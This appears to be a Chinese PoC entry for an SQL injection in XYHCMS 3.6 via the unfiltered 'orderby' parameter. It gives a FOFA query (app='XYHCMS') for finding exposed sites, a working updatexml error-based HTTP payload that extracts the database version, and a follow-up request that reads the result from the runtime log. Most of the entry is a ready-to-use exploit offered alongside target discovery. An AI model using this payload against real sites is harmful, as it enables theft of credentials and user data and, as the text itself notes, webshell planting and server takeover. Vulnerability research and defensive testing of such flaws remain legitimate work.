

X8-1行云海-CMS-SQL

漏洞描述:

行云cms中ThinkPHP在处理order by排序时可利用key构造SQL语句进行注入, LiController.class.php中发现传入了orderby未进行过滤导致sql注入。攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息(例如, 管理员后台密码、站点的用户个人信息)之外, 甚至在高权限的情况可向服务器中写入木马, 进一步获取服务器系统权限。

影响版本:

xyhcms 3.6版本

网络测绘:

fofa语法:

FOFA: app="XYHCMS"


漏洞复现:

payload:

```
GET /index.php/Api/Lt/alist?orderby[updatexml(1,concat(0x3a,(select%20version()),0x3a),1);]=1 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
```

效果图:

PS: PoC中报错注入的结果不会直接回显, 但会写到日志里面, 访问日志即可查看



验证 查询数据库版本的结果

```
GET /App/Runtime/Logs/Api/23_12_05.log HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
```

PS: url中日志的命名是当前的年月日

